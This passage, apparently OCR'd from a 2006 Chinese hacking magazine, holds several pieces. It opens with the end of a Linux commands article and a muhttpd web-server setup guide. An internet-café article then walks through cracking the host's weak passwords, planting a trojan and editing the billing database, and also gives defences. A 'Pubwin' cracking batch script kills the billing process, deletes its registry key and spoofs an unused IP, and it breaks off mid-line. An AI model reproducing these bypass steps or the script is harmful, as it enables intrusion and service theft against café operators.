
chmod命令用于设置文件和目录控制权限，如“**chmod 777 alas.txt**”就是把alas.txt设为所有用户拥有完全控制权限（读取、写入、执行）。该命令涉及到了用户组和权限的数字表示法等知识，我们会在以后权限相关的文章中详细讲解。

以上就是在文件管理方面经常用到的一些命令。如果大家想知道更详细的用法，可以在shell下输入“man 你要查询的命令”来查看帮助文件。


第一次写文章，如有疏漏之处还请高手指正。在以后的杂志中我还会给大家带来系统管理的文章，最后奉上《Linux命令全集》，希望能对大家有所帮助。

编辑点评 Linux下对命令的依赖性极高，在初期可能会让很多人头痛不已。但在坚持了一段时间以后，你会发现这也是不错的工作方式。有些时候我们只能选择适应环境。


【文中所涉及到的软件已经收录于光盘中。软件如下：Linux 命令全集.chm】



1



2



3

Linux下快速搭建WEB服务器

每夜醉不归

基于Web技术的Internet/Intranet近年来已经得到了广泛的应用，在许多用户看来，一个Web网站的成败主要在于它所提供的内容和功能，而支持这些内容和功能的Web服务器都起着非常重要的作用。

一、常见的WWW服务器

1.CERN httpd

这是最早期的WWW服务器软件，UNIX下古董级的WWW服务器，有兴趣的话可以在**ftp://ftp.w3.org/pub/afs/w3.org/ftp/pub/httpd/**中找到它。

2.NCSA httpd

这是美国国家超级计算机应用中心（NCSA）在1995年创建的WWW服务器。C语言开发，程序小、速度快，但已经不再升级了。由于它与众不同的出身，可以在**ftp://ftp.ncsa.uiuc.edu中**找到。

3.Apache

Apache是举世闻名的服务器，Apache以它的稳定、安全、高效在Linux/UNIX下的WWW服务器占据着重要的地位。据说全世界50%以上的WWW服务器都是它。它是在NCSA的基础上开发出来的，并一直高速发展着。随着IBM、Oracle等大公司开始加入推进Linux的计划，它们的应用服务器也开始有了For Linux的版本。这也使我们有了更多的选择的机会。不过，基于Apache无可否认的王牌地位，我们还是以Apache为核心来提供流行的WWW服务器架构。

二、Muhttpd

对于Linux新手来说，构建一个安全的Apache web服务器还是有相当难度的。本文将向大家介绍如何利用“muhttpd”在Linux下快速搭建WEB服务器。

muhttpd（mu HTTP deamon）是一个由ANSI C编写的简单而又相当完整的WEB服务器。Muhttpd支持静态页面、CGI、脚本语言和MIME。Muhttpd可以在多种不同的开放操作系统中使用，如GNU/Linux、NetBSD、FreeBSD、Mac OSX、Cygwin。在硬件方面，Muhttpd在32位和64位的处理器的服务器中运行也很稳定。Muhttpd在安装使用上相对APACHE要简单得多，比较适用于对WEB服务要求不高的环境。

1.Muhttpd下载及安装：

从**http://inglorion.net/software/muhttpd/**可以下载到安装于不同操作系统平台的Muhttpd压缩包，这里将以在Linux操作系统为例，讲解Muhttpd的安装及配置过程。

使用下列命令即可完成Muhttpd的编译。Muhttpd的默认安装路径是**/usr/local**，同时所有功能也都是都打开的。

```
./configure
make
make install
```

2.Muhttpd配置参数详解：

用户可以根据自已的实际需要来修改Muhttpd配置文档，我们只要理解以下这些参数的含义，手动修改**/etc/muhttpd/muhttpd.conf**即可实现。

指令	描述
port n	监听连接的端口，默认是80
webdir path	服务器文档放置目录，一般建议存放在/var/www。在默认情形下，所有的请求都从这里开始，除了记号和别名将改指它处以外。
webroot path	定义chroot命令所在的路径
ype type ext+	定义支持的网页文件类型。如果服务器不能确定文档的型别，将使用默认的MIME型别，例如根据扩展名。
handler type program	处理文件类型的默认应用程序
include file	读取配置文档
index name+	定义网页目录的默认索引文件名
user username	在开始接受连接之前转向的用户名
group groupname	在开始接受连接之前转向的用户组名
logfile file	Log incoming requests to file 记录请求连接的日志
pidfile file	启用Pidfile功能，并定义其文件名。当服务器启动时，服务器需要将其进程ID号存放在此文件中PidFile logs
nopidfile	不启用pidfile功能

3.常用的Muhttpd配置

常用的Muhttpd配置文档示例，能帮助Muhttpd web服务器管理员更方便地对Muhttpd进行配置：

```
port 80
  webdir /var/www
  logfile /var/log/muhttpd/logfile
  user www
  group www
  index index.html index.php
type text/html .html
  type text/css .css
  type text/plain .txt
  type application/x-httpd-php .php
  type image/png .png
  type image/jpeg .jpg .jpeg
handler application/x-httpd-php /usr/lib/cgi-bin/php
```

编辑点评：想必有很多人对IIS留恋不已。拿着教程，5分钟就可以搭建一个小环境。此文肯定可以让你有很温馨的感觉咯~！

【文中所涉及到的软件已收录于光盘中。软件如下：muhttpd-1.0.4.tar.tar】

2006年4月，离《黑客手册》创刊也有1年时间了。在这一转眼的时间里，偶也和大家在泡泡吧栏目里由陌生人成为了朋友。有人说，他自己有电脑，从来不去网吧的，所以对这个栏目没有多大兴趣。其实泡泡吧不仅仅是研究网吧的，从广义上来说是研究局域网安全的，所以学校机房、办公室等等的小型网络都是我们研究的范围。也许你现在还是学生，也许你已经走上工作岗位了，但我想你一定在局域网中使用过电脑吧。所以请大家关注关注泡泡吧栏目，有什么好点子可以告诉我们，给我们多提意见哦。

浅谈网吧免费上网

李纲

从本文你可以学到：

1、网吧管理软件的3种突破方法

2、3种突破方法对应的防御方法

如今的网吧已经成为人们沟通联络、休闲娱乐的重要场所。但是总有那么一部分人喜欢不劳而获，想方设法通过各种方式来免费上网，这样做不但会给网吧的安全带来危害，还给网吧的拥有者造成了大量的经济损失，是一种极不道德的行为。为了避免网吧电脑的使用者通过各种方式免费上网，给网吧拥有者造成不必要的损失，今天就为各位网吧管理员介绍防范各种免费上网的高招。

免费上网第一招：无中生有

本小黑行走江湖，寻找各个门派的免费上网秘招，不敢独享，拿来与菜鸟们分享，下面就先来第一招——“无中生有”。要想通过更改用户数据库的方法，让自己免费上网，首先需要知道网吧主机的IP地址才行。点击“开始”菜单中的“运行”命令，接着在弹出的窗口中输入 **gpedit.msc** 并确定，打开“组策略”窗口。点击“用户配置”下“管理模板”中的“系统”，双击“停用命令提示符”选项，选中“已停用”这项，这样操作就可以轻松地突破网吧管理软件的命令提示符以及Windows命令行下工具的使用限制。

接着点击“开始”菜单中的“运行”命令，在弹出的窗口中输入 **cmd.exe** 并确定，打开命令提示符窗口，在窗口的命令行中输入 **ipconfig /all**，在返回的信息中找到网吧主机的IP地址192.168.0.1以及本机的IP地址192.168.0.6（一般网吧均使用类似的内网地址）。然后运行准备好的“啊D网络工具包”，点击“工具”菜单下的“肉鸡查找”命令，在出现的操作界面中进行设置。首先在操作界面的“IP”选项中设置为192.168.0.1，然后点击“开始查找”按钮，程序就会自动对网吧主机的账号密码进行破解。如果运气好的话，用“啊D网络工具包”自带的弱口令就可以成功破解网吧主机的账号密码，接着和网吧主机成功进行IPC连接。

成功连接到网吧主机以后，点击“Win2000远程管理”按钮来查看网吧主机的一些相关信息，包括系统信息、系统服务、用户和组以及共享文件夹等等，如图1所示。




图1　网吧主机的相关信息

通过对这项信息的查看，我们可以掌握一些相关的信息，正所谓“知己知彼，百战不殆”。然后通过程序的“种植者”功能来上传我们配置好的木马程序。点击“木马种植”按钮，在弹出的“木马种植机”窗口中进行设置，程序已经自动将主机、用户名、密码等选项设置好了，我们只需要点击“本地文件”后的按钮来选择需要生成的木马程序就可以了。设置完成后，点击“开始”按钮，程序就会自动地将程序上传到网吧主机的系统中，然后自动运行它，如图2所示。




图2　木马种植机界面

下面开始连接木马的服务端程序，连接成功后，找到网吧管理程序所在的目录，并下载其中的数据库文件到本地。用工具将其打开，找到自己的账号后对账号余额进行修改就可以了。修改完成后，利用工具将网吧管理软件的进程结束，然后再将修改后的数据库文件复制到网吧管理软件的数据库目录下。以后，我们使用这个账号就可以免费上网了。

破招　加固系统

这招“无中生有”并无多少新意，看我小小的“一招三式”就能轻松地化解它。

第一式：及时更新系统补丁程序。这样可以防止黑客从互联网中进行的入侵，也可以防止网吧用户通过系统漏洞进行网吧主机的远程溢出，以及在本地计算机上进行的权限提升。

第二式：关闭不必要的系统共享。网吧主机很多都是使用服务器版本的操作系统，这项系统默认是打开了很多系统共享的，这些系统共享对于网吧管理来说不仅毫无必要，而且还存在着很多安全隐患。所以管理员应当尽早地关闭不必要的系统共享，以免给黑客提供方便之门。

第三式：加强管理员账号的密码强度。现在很多网吧的管理员账号密码设置得过于简单，有一些甚至是空密码，这样就很容易被黑客所破解。建议管理员将密码设置为8位数以上，最好是字母、数字和其他符号的组合，这样可以提高破解的难度。

免费上网第二招：瞒天过海

如果第一招“无中生有”不行的话，且看我的第二招——“瞒天过海”。我们平时最常见的免费上网方式就是在开机的时候，迅速按下“Ctrl+Alt+Del”键，然后终止网吧管理软件的进程。但是这种方式迅速引起了网吧管理软件开发商的注意，所以各家开发商都采用了不同的方法来保护自己软件的进程不被用户终止，比如采用线程插入技术、多进程技术等等，这样用户就很难再轻易地终止网吧管理软件的

进程了。其实与其强攻，不如智取。这里我们只要使用一款名为“机时小偷”的工具，就可以实现我们免费上网的目的。

遇到网管软件在结账下机后会马上重新启动的情况，你就用冻结程序的办法来实现免费上网。大概过程就是，在你上网卡的余额快要用完的时候，运行“机时小偷”，设置一个较短的时间，并且选中“功能选择”中的“冻结程序”选项，然后将网管软件激活为当前窗口。这样，当网管软件被冻结后，你的目的就达到了。

遇到网管软件在结账下机后不会重新启动的情况时，除了用上面的方法外，还可以使用另一种方法简单实现免费上网。具体方法是：设置一个恰当时间，选中“运行窗口”，然后将“隐藏界面”或“暴力破解”选中，如图3所示。




图3 “机时小偷”冻结网管软件

现在你就可以结账下机了，等到我们设置的时间一到，你就会看到锁定的电脑屏幕上出现了一个显示桌面图标的窗口，下面就是免费上网时间了。

破招 绞杀“黑软”

这招“瞒天过海”看似不错，不过网管也可以轻松地化解。

第一步：安装最新版本的网吧管理软件。新版本的软件除了会及时修补软件本身存在的漏洞以外，还会针对现有的破解方式提出相应的解决方案，这样用户就很难通过破坏网吧管理软件来进行免费上网了。

第二步：安装最新版本的杀毒软件，并及时更新软件的病毒库。现今很多网吧管理软件的破解工具已经上了杀毒软件的黑名单，所以通过杀毒软件就可以及时地对这些破坏网吧秩序的工具进行绞杀。

免费上网第三招：釜底抽薪

看来必须使出我的独门绝技了，且看我的第三招——“釜底抽薪”。这可是最近才出现的一种新的免费上网方式。它实际上就是通过在客户机上安装一个可以管理端口的网络防火墙，然后关闭网络管理软件的通信端口，阻止客户机和网吧主机之间的网络通信，这样网吧主机就无法为客户机提供消费查询等服务，我们也就可以实现免费上网了。这种情况在阻止了计费通信的同时，也往往会使我们的上网受到影响，不过，只要对防火墙的网络规则进行一下调整就可以了。

破招 组策略当关

正所谓“兵来将挡，水来土吞”，你有绝技，我有妙招。你不是要运行防火墙吗，我就让它运行不了，我只允许指定的程序运行，看你如何免费上网。点击“开始”菜单中的“运行”命令，接着在弹出的窗口中输入“gpedit.msc”并确定，打开“组策略”窗口，点击“用户配置”下“管理模板”中的“系统”，进入“只运行指定的Windows应用程序”项目，选择“已启用”选项，然后在下面的“允许的应用程序列表”中设置可以运行的程序。这样，除了我允许的程序外，什么程序都不能用。

辅助文章：
《网吧风云之御猫斗五鼠》
作者：yacou 05年10月 F6 第77页
《玩转组策略增强服务器安全》作者：WzH 05年12月 F8 第81页

编辑点评：本文作者列举了3种常见的网吧破解方法，同时给出了防御措施，让网管们在实际应用中达到“知己知彼，百战不殆”的境界。不过俗话说“道高一尺，魔高一丈”，尽管管理员在组策略中做了种种限制，高手们还是会想出办法来恢复组策略，让人防不胜防啊！NOHACK

打造终极的Pubwin破解

星辰石碎

从本文你可以学到：
1、批处理程序的高级应用
2、Pubwin的一种快速破解方法

曾几何时，写过一篇《45s破解Pubwin4》的文章（以下简称《45s》）。当时催得急，回头看时顿觉行文仓促，让人颇为不爽。《45s》是自己实验后的结果（偶手慢），其实根本用不着那么慢的啊！而且上次说到无法连接Internet，更是让人……于是就有了此篇《Pubwin的终极破解》！本篇中不仅解决了不能连网的历史遗留问题，而且破解速度和技术含量都有提高。前面的话就到这里，下面进入正文！

照《45s》中的方法，每次上机时都要做一次，甚是麻烦，于是我就想先写好个文件，到时候一运行就万事大吉了。说到写文件，当然是菜鸟朋友的专利——批处理。偶写批处理一方面是为了快速破解，令一方面也希望菜鸟朋友可以从中学到批处理编写的相关知识。至于连网的问题，还要感谢付兄给我启发，让我写出了批处理，其实改IP就可以了！Pubwin阻止某台机器是否可以访问网络是依赖服务器上各个机器的状态：上机状态可以访问Internet，而锁定状态的机器却被禁止。但是它却忽略了网络上不存在的IP该怎么处理的问题。经过测试，修改了源IP为一个不存在的IP后就可以上网了。其实这就像有些网页脚本的上传漏洞一样，它应该设置谁允许而不是禁止哪个。好了，言归正传，下面来看批处理，需要有一些批处理的相关知识哦！我会在批处理中写一些重要注释。

```
rem CodeStart
@echo off
@cls
@echo.
@title PubwinCracker.bat
@if "%1"=="" goto usage
@if "%1"=="kill" goto kill
@if "%1"=="ip" goto ip

@if "%1"=="r" goto r
@echo Parameter error!
@goto end
:usage
@echo PC.bat (PubwinCrack) by Fornever 2006.2.28
```

```
@echo usage:%0 [Kill/ip Addr/r]
@echo       kill:Kill pubwin.exe from memory.
@echo       Addr:IPaddress which hasn't been used in LAN.
@echo       r  :Resume correction.
@echo.
@echo example:pc kill / pc ip 192.168.0.21 /pc r
@echo.
@netsh interface ip show address | find "IP" >ip.txt
@for /f "tokens=3 delims= " %%i in (ip.txt) do echo Now local IP:%%i
rem 用netsh命令和for命令取得当前IP
@del /f /q ip.txt
@goto end
:kill
@reg delete HKLM\SOFTWARE\Hintsoft /f
@if errorlevel 1 goto 1
rem reg——Windows控制台注册表工具，删除pubwin的注册表键值（谢某个人）
@taskkill /f /im pubwin.exe >>task.txt
@for /f "tokens=1 delims=:" %%i in (task.txt) do if "%%i"=="成功" goto end
rem 杀pubwin.exe进程并且判断操作是否成功
@goto error
:ip
@netsh interface ip show address | find "IP" >ip.txt
@for /f "tokens=3 delims= " %%i in (ip.txt) do set ip=%%i
@set ip1=%2
rem set命令设置当前IP和输入IP分别为变量%ip%，%ip1%
@for /f "tokens=1,2,3 delims=." %%i in ("%ip%") do set i=%%i & set j=%%j & set k=%%k
@for /f "tokens=1 delims=." %%i in ("%ip1%") do if not "%%i"=="%i%" goto error1
@for /f "tokens=2 delims=." %%i in ("%ip1%") do if not "%%i"=="%j%" goto error1
@for /f "tokens=3 delims=." %%i in ("%ip1%") do if not "%%i"=="%k%" goto error1
rem 对比输入IP与原IP的
@for /f "tokens=4 delims=." %%i in ("%ip1%") do if /i %%i GEQ 255 goto error1
@for /f "tokens=4 delims=." %%i in ("%ip1%") do if /i %%i LEQ 0 goto error1

rem
@netsh interface ip show address | find "子网" >ip.txt

@for /f "tokens=2 delims= " %%i in (ip.txt) do set mask=%%i
@netsh interface ip show address | find "默认" >ip.txt

